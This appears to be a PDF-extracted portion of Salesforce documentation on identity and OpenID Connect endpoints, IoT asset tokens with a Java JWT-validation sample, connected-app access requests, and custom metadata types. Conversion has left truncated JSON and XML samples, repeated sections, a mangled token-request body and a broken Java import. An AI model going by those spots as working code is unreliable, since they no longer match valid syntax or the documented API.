<code>callback</code>	Optional. Specify a valid JavaScript function name. You can use this parameter when the specified format is JSON. The output is wrapped in this function name (JSONP). For example, if a request to <code>https://server/id/orgid/userid/</code> returns <code>{"foo":"bar"}</code> , a request to <code>https://server/id/orgid/userid/?callback=baz</code> returns <code>baz({"foo":"bar"});</code> .

Identity URL Response

A valid request returns the following information in JSON format.

- `id`—Identity URL (the same URL that was queried)
- `asserted_user`—Boolean value indicating whether the specified access token was issued for this identity
- `user_id`—Salesforce user ID
- `username`—Salesforce username
- `organization_id`—Salesforce org ID
- `nick_name`—Community nickname of the queried user
- `display_name`—Display name (full name) of the queried user
- `email`—Email address of the queried user
- `email_verified`—Indicates whether the org has email verification enabled (`true`) or not (`false`)
- `first_name`—First name of the user
- `last_name`—Last name of the user

- `timezone`—Time zone in the user's settings
- `photos`—Map of URLs to the user's profile pictures

 **Note:** Accessing these URLs requires passing an access token. See [Use the Access Token](#) on page 6035.

- `picture`
- `thumbnail`
- `addr_street`—Street specified in the address of the user's settings
- `addr_city`—City specified in the address of the user's settings
- `addr_state`—State specified in the address of the user's settings
- `addr_country`—Country specified in the address of the user's settings
- `addr_zip`—Zip or postal code specified in the address of the user's settings
- `mobile_phone`—Mobile phone number in the user's settings
- `mobile_phone_verified`—User confirmed that the mobile phone number is valid (see the [Mobile User field description](#))
- `status`—User's current Chatter status
 - `created_date`—`xsd datetime` value of the creation date of the last post by the user, for example, 2010-05-08T05:17:51.000Z
 - `body`—Body of the post
- `urls`—Map containing various API endpoints that can be used with the specified user

 **Note:** Accessing the REST endpoints requires passing an access token. See [Use the Access Token](#) on page 6035.

- `enterprise` (SOAP)
- `metadata` (SOAP)
- `partner` (SOAP)
- `rest` (REST)
- `subjects` (REST)
- `search` (REST)
- `query` (REST)
- `recent` (REST)
- `profile`
- `feeds` (Chatter)
- `feed-items` (Chatter)
- `groups` (Chatter)
- `users` (Chatter)
- `custom_domain`—This value is omitted if the org doesn't have a custom domain configured and propagated
- `active`—Boolean specifying whether the queried user is active
- `user_type`—Type of the queried user
- `language`—Queried user's language
- `locale`—Queried user's locale
- `utcOffset`—Offset from UTC of the time zone of the queried user, in milliseconds
- `last_modified_date`—`xsd datetime` format of the last modification of the user, for example, 2010-06-28T20:54:09.000Z

- `is_app_installed`—Value is `true` when the connected app is installed in the user's org, and the user's access token was created using an OAuth flow. If the connected app isn't installed, the property doesn't exist (instead of being `false`). When parsing the response, check both for the existence and value of this property.
- `mobile_policy`—Specific values for managing mobile connected apps. These values are available only when the connected app is installed in the current user's org, the app has a defined session timeout value, and a PIN (Personal Identification Number) has a length value.
 - `screen_lock`—Length of time to wait to lock the screen after inactivity
 - `pin_length`—Length of the identification number required to gain access to the mobile app
- `push_service_type`—Set to `apple` if the connected app is registered with Apple Push Notification Service (APNS) for iOS push notifications or `androidGcm` if it's registered with Google Cloud Messaging (GCM) for Android push notifications. The response value type is an array.
- `custom_permissions`—When a request includes the `custom_permissions` scope parameter, the response includes a map containing custom permissions in an org associated with the connected app. If the connected app isn't installed in the org or has no associated custom permissions, the response doesn't contain a `custom_permissions` map. Here's an example request.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG91KcPoNINVBKv6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
```

Here's the JSON block in the identity URL response.

```
"custom_permissions":
{
  "Email.View":true,
  "Email.Create":false,
  "Email.Delete":false
}
```

Here's a response in XML format.

```

After making an invalid request, the following are possible responses from Salesforce.

Error Code	Request Problem
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Missing access token
403 (forbidden) — Bad_OAuth_Token	Invalid access token
403 (forbidden) — Wrong_Org	Users in a different org
404 (not found) — Bad_Id	Invalid or bad user or org ID
404 (not found) — Inactive	Deactivated user or inactive org
404 (not found) — No_Access	User lacks proper access to org or information
404 (not found) — No_Site_Endpoint	Request to an invalid endpoint of a site
404 (not found) — Internal Error	No response from server
406 (not acceptable) — Invalid_Version	Invalid version
406 (not acceptable) — Invalid_Callback	Invalid callback

UserInfo Endpoint

OpenID Connect defines the UserInfo endpoint to get a user's profile information.

The UserInfo endpoint is a RESTful API used to query (with a valid access token) for information about the user associated with the access token in the standard OpenID Connect format. Salesforce returns basic personal information about the user and important endpoints that the client can talk to, such as photos and accessible API endpoints. This UserInfo endpoint provides access to information only for the current user. It doesn't give access to other users in the org.

The format of the URL is:

`https://login.salesforce.com/services/oauth2/userinfo.`

 **Note:** For a [sandbox](#), `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must be HTTPS.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

UserInfo Endpoint Parameters

Use the following parameters with the access token and UserInfo endpoint. You can use the access token in an authorization request header or in a request with the `oauth_token` parameter.

Parameter	Description
access token	See Use the Access Token on page 6035.
format	<p>Optional. Specify the format of the returned output. Values are:</p> <ul style="list-style-type: none"> • <code>json</code> • <code>xml</code> <p>Instead of using the <code>format</code> parameter, the client can also specify the returned format in an accept-request header using one of the following.</p> <ul style="list-style-type: none"> • <code>Accept: application/json</code> • <code>Accept: application/xml</code> • <code>Accept: application/x-www-form-urlencoded</code> <p>Note the following:</p> <ul style="list-style-type: none"> • Wildcard accept headers are allowed. <code>*/*</code> is accepted and returns JSON. • A list of values is also accepted and is checked left-to-right. For example: <code>application/xml,application/json,application/html,*/*</code> returns XML. • The <code>format</code> parameter takes precedence over the accept request header.
version	Optional. Specify a SOAP API version number or the literal string <code>latest</code> . If this value isn't specified, the returned API URLs contain the literal value <code>{version}</code> in place of the version number for the client to do string replacement. If the value is specified as <code>latest</code> , the most recent API version is used.
PrettyPrint	Optional and accepted only in a header, not as a URL parameter. Specify to optimize the returned XML or JSON output for readability rather than size. For example, use the following in a header: <code>X-PrettyPrint:1</code> .
callback	Optional. Specify a valid JavaScript function name. You can use this parameter when the specified format is JSON. The output is wrapped in this function name (JSONP). For example, if a request to <code>https://server/id/orgid/userid/</code> returns <code>{"foo":"bar"}</code> , a request to <code>https://server/id/orgid/userid/?callback=baz</code> returns <code>baz({"foo":"bar"});</code> .

UserInfo Endpoint Response

After making a valid request, Salesforce returns the information in JSON format by default, or whatever is specified in the Format parameter. The response includes values listed in the [OpenID Connect Basic Client Profile](#), Salesforce user ID, org ID, feed, and profile URLs.

The following is a response in JSON format.

```
{ "sub": "http://login.salesforce.com/id/00Dx000.../005x000...",

The following are possible responses from Salesforce to an invalid request.

Error Code	Request Problem
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Missing access token
403 (forbidden) — Bad_OAuth_Token	Invalid access token
403 (forbidden) — Wrong_Org	Users in a different org
404 (not found) — Bad_Id	Invalid or bad user or org ID
404 (not found) — Inactive	Deactivated user or inactive org
404 (not found) — No_Access	User lacks proper access to org or information
404 (not found) — No_Site_Endpoint	Request to an invalid endpoint of a site
404 (not found) — Internal_Error	No response from server
406 (not acceptable) — Invalid_Version	Invalid version
406 (not acceptable) — Invalid_Callback	Invalid callback

OpenID Connect Discovery Endpoint

Use the OpenID Connect discovery endpoint to query for information about the Salesforce OpenID Connect configuration.

The OpenID Connect discovery endpoint is a static page that you use to query for Salesforce OpenID Connect configuration information. No session is required. Salesforce returns basic information about endpoints, supported scopes, and other values used for OpenID Connect authorization.

The format of the URL is

`https://login.salesforce.com/.well-known/openid-configuration.`

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

 **Note:** For a [sandbox](#), `login.salesforce.com` is replaced with `test.salesforce.com`.
The URL must be HTTPS.

OpenID Connect Discovery Endpoint Response

That URL request returns the information in JSON format.

This a response in JSON format.

```
{ "issuer": "https://login.salesforce.com",
  "authorization_endpoint": "https://login.salesforce.com/services/oauth2/authorize",
  "token_endpoint": "https://login.salesforce.com/services/oauth2/token",
  "revocation_endpoint": "https://login.salesforce.com/services/oauth2/revoke",
  "userinfo_endpoint": "https://login.salesforce.com/services/oauth2/userinfo",
  "jwks_uri": "https://login.salesforce.com/id/keys",
  "scopes_supported": ["id", "api", "web", "full", "chatter_api",
  "visualforce", "refresh_token", "openid", "profile", "email",

  "id_token_signing_alg_values_supported": ["RS256"],
  "display_values_supported": ["page", "popup", "touch"],
  "token_endpoint_auth_methods_supported": ["client_secret_post", "private_key_jwt"] }
```

Authentication Configuration Endpoint

The authentication configuration endpoint is a static page that you can use to query for information about an org's SAML for single sign-on and Auth. provider settings. No session is required. It's available only for Salesforce communities or custom domains. Use this URL when you're developing apps that need this information on demand.

In response to a request to the authentication configuration endpoint, Salesforce returns basic information in JSON format. This information includes authentication and registration settings, branding assets, and other values related to single sign-on support for users of a community or custom domain.

The format of the URL is: `https://<community or custom URL>/.well-known/auth-configuration`. For example, `https://acme.my.salesforce.com/.well-known/auth-configuration`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Authentication Configuration Endpoint Response

The authentication configuration endpoint returns the information in JSON format only.

Here's a sample response.

 **Note:** The `UseNativeBrowserForAuthentication` value is always `false` for a community.

These values are available only for communities and are `false` or `null` for custom domains created with My Domain.

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`

- UsernamePasswordEnabled

```
{

    }
  ]
}
```

Secure Identity for the Internet of Things

Asset tokens are an open-standards-based JWT authentication token for verifying and securing requests from connected devices. They identify the device to a backend service that processes the stream of data and events from the device. They allow registration of device data with the Salesforce platform and linking it to Salesforce CRM data about the customer, account, or contact, helping you to act on behalf of the customer. You can even support custom business processes using asset token events. Asset tokens enable more proactive support and more predictive engagement with your customers, on an unprecedented scale.

For example, let's say that your customer purchases a connected device and registers an account with your support community. Your company offers an app, such as a mobile app or a provisioning gateway, that acts as an agent for device registration. The app allows the user to connect to the device, log in to your support community, and register the device. Your community issues an asset token that identifies the device to your backend cloud service.



After registration, the device can operate independently of the app, routinely sending data about its state and operations to your backend service. If the backend proactively detects an abnormal behavior or state, indicating an issue or potential issue, it automatically creates

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

a case. The case is associated with the asset, which is tied directly to the customer’s contact record and your company’s support process. The device can also signal that resources such as ink toner are running low, predicting potential new opportunities to market and sell. This diagram shows how asset tokens are issued, verified, and used to secure calls to backend services for a connected device. Detailed steps follow.

Requesting and Issuing Asset Tokens

1. The app that interacts with your device requests an access token for API access. The app can be any application, such as a mobile app or a provisioning gateway, that serves as a bridge between the device and Salesforce.
2. Salesforce returns the access token.
3. The app communicates with your device to request metadata, which can include a name, device ID, serial number, public key, or custom attributes.
4. The device returns the requested metadata.
5. The app sends its access token and device metadata to Salesforce, requesting an asset token.
6. Salesforce verifies the authenticity of the request and the authorization of the app and user.
7. Salesforce publishes an asset token event record and attempts to associate the device with an existing or new asset in the Service Cloud. If you’ve subscribed to receive platform events in Apex triggers to support custom business processes, they execute.

8. Salesforce returns the asset token to the app.
9. The app has now registered the asset and provides the asset token to the device, which can now operate independently from the app.

Authorizing Device Access with Asset Tokens

1. The device presents its data or event to your backend service along with the asset token. The backend service provides device functionality such as gathering telemetry data, monitoring device performance, and acting on behalf of the user.
2. Your backend service requests the public key from Salesforce.
3. Salesforce returns the device-specific public key.
4. Your backend service validates the asset token and determines whether the device is authorized for the requested operation.
5. Optionally, your backend service can use the asset token to identify the Salesforce account or contact who owns the device.

Prerequisites for Implementing Asset Tokens

Complete the required and recommended prerequisites for asset tokens.

Using and Validating Asset Tokens

After Salesforce issues an asset token, the device presents its data or event to your backend service along with the asset token. Your backend service validates the asset token and determines whether the device is authorized for the requested operation. Common methods for securing communications between the device and your backend service are the bearer token sequence and the JWT bearer token exchange sequence. Use standard open source libraries to validate asset token JWTs.

Proof-of-Possession for Asset Tokens

If you construct an actor token holding the public key of your asset and sign it with your asset's private key, Salesforce binds that public key into your asset token. This pattern allows for what's known as Proof-of-Possession or Holder of Key. The asset can prove that it holds the private key corresponding to the public key that Salesforce binds into the `cnf` claim during issuance.

Proof-of-Possession helps provide greater assurance that the token is being presented by the actual asset it was issued to.

Prerequisites for Implementing Asset Tokens

Complete the required and recommended prerequisites for asset tokens.

- My Domain must be enabled. For more information, see "My Domain" in *Salesforce Help*.
- You must have created a self-signed certificate, signed with the SHA-256 signature algorithm. Asset tokens are signed with this algorithm using a private key that is specific to, and protected by your Salesforce org. The private key can be verified using the corresponding public key in the asset token. For more information, see "Generate a Self-Signed Certificate" in *Salesforce Help*.
- While not required, it's highly recommended that you enable Salesforce Identity for External Users, so that your customers can register asset tokens. If you follow the steps in the [External Identity Implementation Guide](#), complete the steps through implementation of self-registration. Confirm that you're able to log in to your community as an external user.
- If you need a refresher on the JSON Web Token (JWT) format, we recommend reviewing the [RFC 7519](#) specification. It's essential to understand how claims work in a JWT, how JWTs are encoded as a JSON object, and how the object is protected using a JWS structure.

EDITIONS

{"some": "data" }
```

Using Asset Tokens in the Bearer Token Sequence

In the JWT bearer token exchange sequence, the client generates the request, calls the target system to exchange its asset token, and receives an OAuth token that it presents for subsequent calls. This usage can be more efficient if you're orchestrating a series of calls or if the target is session-oriented. One token is generated and exchanged per session on the target, using the JWT Bearer Token profile for OAuth 2.0 client authentication defined by the [RFC 7523](#) specification.

The following diagram shows the JWT bearer token exchange for a community.

In this example, you first request an access token:

```
POST /oauth2/token HTTP/1.1
Host: login.devicebackend.com
Content-Type: application/x-www-form-urlencoded
grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Atoken-exchange&subject_
grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJraWQiOiIxOTgiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdF9oYXNoIjoiT1c2ajJfNFpqcmU4cGFKREpYdEZEZSIsInN1YiI6Imh0dHBzOi8vbG9naW4uc2FsZXNmb3JjZS5jb20vaWQvMDEzAwMDAwMDAwbWx4RUFBBLzAwNTMwMDAwMDAwZ0tWOFBTSIsImF1ZCI6IjNVkc5OU94VHlFTUNRM2dYdVgzMWw5c1gzU1FQNC5WajNFVnpsTXNWNhGdlV1N1ZqWjBXY2pXdkdsQVU3Q1BKRlpCU3lCR1BpR3l1aG9qWjJCRtMiLCJpc3MiOiJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwiaXhwIjoxNDUxNTEwNjU2LjYxMjU0LjE0MTE1MzZ9.ervv9H890DomiXekq0_6SVkgxZkQGaJ8nKXjt3VSCB46e7YiHN3lDg9BXffT8NdtipCHpHNQCAJ38R-II_txVb1U-QE598sNK5aHVGnkyzoQnPIsLVFPFDzrWCilv4FDGBfxtckiGWw_bn1x_FY00qnLwaD5FdZ7kNdi_Xujvsf63tdW-nfWUoyld6-htu5
```

```
eDI3cergGz3itaYyJHpPF7od11ff6O2cW9YUVXQaOF1vcOPK1R23QT1xkPm5rNT2NnWyEWE_m_v4Fj
TbqItNK5hgRQO6DYG1xmCkC6V1AD7AVIRbTF99-9f_c5t9BDR1x1AMDo6JKcHAVCafngdQ1jRN1ML
0CGT92GgQ6PGD7Ea5oy1zqu7gublvYpFrI_3s2tVD_2nRIAgQuSVW5ckSxcX4Xh6QukiulwoKkM5H1
6_Pm5iY4jexXKkQDWlfsCsAntFCopYfOuX1lkm5DqqTwDJL3sixh5eQKr5gtKAd8jzgcV5rfalNcKt
gozW2cGyVO7Co9jjWqchs6ZyOo7Z8mZgxyBkYOI-r73Nv6vplrhgvWe3azGEcgYS1_NN4E0GWu2Qnf
4i9kvwGwRN_YwMYthArkxYgE8FBt2xrPOq3GV09w4H3mGXHOWjB_H_C7uUPTztbGNDqX4w7R7NmD3
dY5Cu1WYUB_W1AV_BhhAoUUoAoE
```

Here's the returned access token:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Content-Type: application/json;charset=UTF-8
{
  "access_token": "AYDWAqEzUqeVsVtcA4ndY25qGFVyaId75im2glOV5Eoog2XajaEjdQ1ndD7RveqpL7G",
  "token_type": "Bearer"
}
```

Then use the access token to make service requests:

```
GET /resource HTTP/1.1
Host: mycommunity.my.salesforce.com
Authorization: Bearer AYDWAqEzUqeVsVtcA4ndY25qGFVyaId75im2glOV5Eoog2XajaEjdQ1ndD7RveqpL7G
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Content-Type: application/json;charset=UTF-8

{"some": "data"}
```

Validate Asset Tokens

Asset tokens are standard JWTs, which means validation follows the standard steps in the [RFC 7519](#) specification, section 7.2. It's recommended that you use an open source library for validating JWTs, rather than writing your own signature validation code.

1. Split the asset token into three parts separated by the period (.) character.
2. Base64url decode the first part as the header, following the restriction that no line breaks, whitespace, or other additional characters have been used.
3. Verify that the resulting octet sequence is a UTF-8-encoded JSON object.
4. Extract the kid (Key ID) claim from the header.
5. If necessary, fetch this key from the key endpoint. The key becomes your Community URL (or My Domain URL) with `/id/keys` appended.

 **Note:** The key name is unique to the issuer and is not globally unique.

6. Verify the JWS according to the [RFC 7515](#) specification.
 - a. Run RSA SHA256 signature validation over the `header.payload.` section.
 - b. Base64url encode the result.
 - c. Compare it to the presented signature.

Popular open source libraries for validating JWTs include:

Java

jose4j—You can use this declaration for your Maven POM file:

```
<dependency><groupId>org.bitbucket.b_c</groupId><artifactId>jose4j</artifactId><version>0.4.4</version></dependency>
```

.NET

```
Install-Package System.IdentityModel.Tokens.Jwt
```

Node

```
npm install jsonwebtoken
```

Python

```
pip install pyjwt
```

PHP

```
composer require firebase/php-jwt
```

Ruby

```
gem install jwt
```

Here's an example in Java of how to verify an asset token using jose4j:

```
package your.company

import org.jose4j.jwk.Ht psJwks;
import org.jose4j.jwt.JwtClaims;
import org.jose4j.jwt.consumer.InvalidJwtException;
import org.jose4j.jwt.consumer.JwtConsumer;
import org.jose4j.jwt.consumer.JwtConsumerBuilder;
import org.jose4j.keys.resolvers.HttpsJwksVerificationKeyResolver;
import org.json.JSONObject;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.io.PrintWriter;

public class IngestAPIExample extends HttpServlet {

    private static final String ISSUER = "https://customercommunity.force.com";
    private static final String KEY_ENDPOINT = ISSUER + "/id/keys";
    private static final String AUDIENCE = "https://your.devicebackend.com";

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        boolean isValidAssetToken = false;
        // Get the asset token from the HTTP Authorization header, removing the "Bearer "
        String authHeader = request.getHeader("Authorization");
        String assetToken = authHeader.substring(7);

        // The HttpsJwksVerificationKeyResolver uses JWKs obtained from the HttpsJwks and
        // selects the most appropriate one to use for verification based on the Key ID and
```

```

other factors
    // provided in the header of the JWS/JWT.
    HttpsJwks httpsJkws = new HttpsJwks(KEY_ENDPOINT);
    HttpsJwksVerificationKeyResolver httpsJwksKeyResolver = new
    HttpsJwksVerificationKeyResolver(httpsJkws);

    // The JwtConsumer establishes the rules for Validation of our asset token.
    JwtConsumer jwtConsumer = new JwtConsumerBuilder()
        .setVerificationKeyResolver(httpsJwksKeyResolver)
        .setRequireExpirationTime() // The JWT must have an expiration time.
        .setAllowedClockSkewInSeconds(30) // Allow some leeway in validating time-based
claims to account for clock skew.
        .setExpectedIssuer(ISSUER) // Entity that the asset token must be issued by.
        .setExpectedAudience(AUDIENCE) // Entity that the asset token is intended for.
        .build(); // Create the JwtConsumer instance.
    try {
        // Validate the JWT and process it to the Claims.
        JwtClaims jwtClaims = jwtConsumer.processToClaims(assetToken);
        isValidAssetToken = true;
    } catch (InvalidJwtException e) {
        // InvalidJwtException thrown if the asset token failed processing or validation.

        System.out.println("Invalid Asset Token: " + e);
    }

    // If your asset token is valid, do something here with your data. For purposes of our
example, we're done.
    PrintWriter out = response.getWriter();
    JSONObject r = new JSONObject();
    r.put("valid", isValidAssetToken);
    out.close();
}
}

```

Proof-of-Possession for Asset Tokens

If you construct an actor token holding the public key of your asset and sign it with your asset's private key, Salesforce binds that public key into your asset token. This pattern allows for what's known as Proof-of-Possession or Holder of Key. The asset can prove that it holds the private key corresponding to the public key that Salesforce binds into the `cnf` claim during issuance. Proof-of-Possession helps provide greater assurance that the token is being presented by the actual asset it was issued to.

The holder can prove possession of the private key by various mechanisms, including TLS mutual authentication, signing of the HTTP request, or signing of a challenge.

Learn more about implementing Proof-of-Possession at:

- <https://tools.ietf.org/html/draft-ietf-oauth-pop-architecture-07>
- <https://tools.ietf.org/html/draft-ietf-oauth-proof-of-possession-11>
- <https://tools.ietf.org/html/draft-sakimura-oauth-rjwtprof-06>

Application Access Request

The external app you are using is requesting access to your Salesforce data. The external app has already been integrated into Salesforce by your admin.

To grant this app access to your Salesforce data, click **Allow**.

If the description of the app doesn't match the app that you are using or you don't want to grant access to your data for some other reason, click **Deny**.

If the logged-in user isn't you, click **Not you?** to log out the current user and log in as yourself.

You can grant access to an external app only a specific number of times. Generally, you grant access for every device you use, such as a laptop and a desktop computer. The default is five per app. If you've reached the limit for your org, granting access to this app revokes access to the least recently used access token. The page displays the remote access app tokens about to be revoked.

After you've granted access to a remote access app, you can revoke it later by going to your personal information.

1. From your personal settings, enter *Advanced User Details* in the `Quick Find` box, then select **Advanced User Details**. No results? Enter *Personal Information* in the `Quick Find` box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
 - View information about each connected app that you've granted access to, the number of times, and the last time the app attempted to access your information.

Note:

- A connected app can be listed more than once. Each time you grant access to an app, it obtains a new access token. Requests for refresh tokens increase the use count. Also, if an OAuth 2.0 connected app requests multiple tokens with different scopes, you see the same app multiple times.
 - Even if the connected app tried and failed to access your information because it couldn't log in, the `Use Count` and `Last Used` fields are updated.
 - For OAuth apps prior to OAuth 2.0, you must grant access to your Salesforce data from each device that you use, for example, from a laptop and a desktop computer. The default is five access tokens for each connected app. Newer apps (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once.
- Click **Revoke** to revoke the app's access. After you revoke the app, it can no longer access your Salesforce data.

 **Important:** Revoke all access tokens for a particular app to prevent it from accessing your Salesforce data.

[Application Access Request Approved](#)

The external app that you are using has requested access to your Salesforce data, and you approved this request. Close the browser window and go back to the app you were using.

[Application Access Request Denied](#)

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Application Access Request Approved

The external app that you are using has requested access to your Salesforce data, and you approved this request. Close the browser window and go back to the app you were using.

After you've granted access to a remote access app, you can revoke it later by going to your personal information.

1. From your personal settings, enter *Advanced User Details* in the **Quick Find** box, then select **Advanced User Details**. No results? Enter *Personal Information* in the **Quick Find** box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
 - View information about each connected app that you've granted access to, the number of times, and the last time the app attempted to access your information.

 **Note:**

- A connected app can be listed more than once. Each time you grant access to an app, it obtains a new access token. Requests for refresh tokens increase the use count. Also, if an OAuth 2.0 connected app requests multiple tokens with different scopes, you see the same app multiple times.
 - Even if the connected app tried and failed to access your information because it couldn't log in, the **Use Count** and **Last Used** fields are updated.
 - For OAuth apps prior to OAuth 2.0, you must grant access to your Salesforce data from each device that you use, for example, from a laptop and a desktop computer. The default is five access tokens for each connected app. Newer apps (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once.
- Click **Revoke** to revoke the app's access. After you revoke the app, it can no longer access your Salesforce data.
-  **Important:** Revoke all access tokens for a particular app to prevent it from accessing your Salesforce data.

Custom Metadata Types

You can create your own declarative developer frameworks for internal teams, partners, and customers. Rather than building apps from data, you can build apps that are defined and driven by their own types of metadata. Metadata is the information that describes the configuration of each customer’s organization.

[Custom Metadata Types Overview](#)

Custom metadata is customizable, deployable, packageable, and upgradeable application metadata. First, you create a *custom metadata type*, which defines the form of the application metadata. Then you build reusable functionality that determines the behavior based on metadata of that type. Similar to a custom object or custom setting, a custom metadata type has a list of custom fields that represent aspects of the metadata.

[Create, Edit, and Delete Custom Metadata Types and Records](#)

You can use Setup to create, update, and delete custom metadata types and records declaratively. Use the Metadata API to perform these tasks programmatically.

[Access Custom Metadata Records Programmatically](#)

Use SOQL to access your custom metadata types and to retrieve the API names of the records of those types. DML operations aren’t allowed on custom metadata in Apex, the Partner APIs, and Enterprise APIs.

[Package Custom Metadata Types and Records](#)

You can package custom metadata types and records in unmanaged packages, managed packages, or managed package extensions. Your packages can then be installed in Professional, Developer, Enterprise, Performance, Unlimited, and Database.com Edition organizations.

[Deploy Custom Metadata Types and Records to Production Orgs Using Change Sets](#)

Use change sets to deploy custom metadata types and records from a sandbox to another org. Typically you deploy the change set to a production org.

[Custom Metadata Types Limitations](#)

When using custom metadata types, be aware of these special behaviors and limitations.

[Custom Metadata Limits](#)

Be aware of these requirements for custom metadata types and records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Custom Metadata Types Overview

Custom metadata is customizable, deployable, packageable, and upgradeable application metadata. First, you create a *custom metadata type*, which defines the form of the application metadata. Then you build reusable functionality that determines the behavior based on metadata of that type. Similar to a custom object or custom setting, a custom metadata type has a list of custom fields that represent aspects of the metadata.

After you create a public custom metadata type, you or others can declaratively create *custom metadata records* that are defined by that type. When you package a public custom metadata type, customers who install the package can add their own records to the metadata type. Your reusable functionality reads your custom metadata and uses it to produce customized application behavior.

Custom metadata rows resemble custom object rows in structure. You create, edit, and delete custom metadata rows in the Metadata API or in Setup. Because the records are metadata, you can migrate them using packages or Metadata API tools. Custom metadata records are read-only in Apex and in the Enterprise and Partner APIs.

With custom metadata types, you can issue unlimited Salesforce Object Query Language (SOQL) queries for each Apex transaction.

Custom metadata types support the following custom field types.

- Metadata Relationship
- Checkbox
- Date
- Date and Time
- Email
- Number
- Percent
- Phone
- Picklist
- Text
- Text Area
- URL

A subscriber to a managed package containing a custom metadata type can't add their own fields to that type. Only the org that develops the type can add custom fields to it.

Custom metadata fields are *manageable*, which means that the developer of a type can decide who can change field values after they are deployed to a subscriber organization.

- Locked after release—For any record of the type, the value of the field is immutable after deployment, even on the developer organization where the record was created.
- Subscriber editable—Anyone with the correct permissions can change the value of the field at will. Any changes the developer deploys do not overwrite values in the subscriber's organization.
- Upgradable—The developer of a record can change the value of the field by releasing a new version of the custom metadata package. The subscriber can't change the value of the field.

Custom metadata types and records have names and labels. Type names must be unique within their namespace. Record names must be unique within their custom metadata type and namespace.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

